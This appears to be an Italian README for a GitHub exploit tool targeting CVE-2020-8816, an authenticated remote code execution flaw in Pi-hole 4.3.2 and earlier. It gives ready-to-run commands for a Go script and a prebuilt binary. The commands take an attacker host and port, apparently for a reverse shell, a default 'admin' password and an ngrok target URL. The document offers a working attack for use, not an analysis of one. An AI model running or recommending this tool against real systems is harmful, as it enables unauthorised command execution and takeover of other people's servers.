 team0se7en/cve-2020-8816
Pi-hole ( <= 4.3.2) esecuzione remota di codice autenticata.

Pi-hole (versioni <= 4.3.2) è affetto da una vulnerabilità di Remote Code Execution. Un utente autenticato del portale Web può eseguire comandi arbitrari sul server sottostante con i privilegi dell'utente locale che esegue il servizio.


go run CVE-2020-8816.go -host $LHOST -p $LPORT -pass admin -u http://4c9a7a45fa37.ngrok.io/admin/

oppure scarica il binario CVE-2020-8816 :
./CVE-2020-8816 -host $LHOST -p $LPORT -pass admin -u http://4c9a7a45fa37.ngrok.io/admin/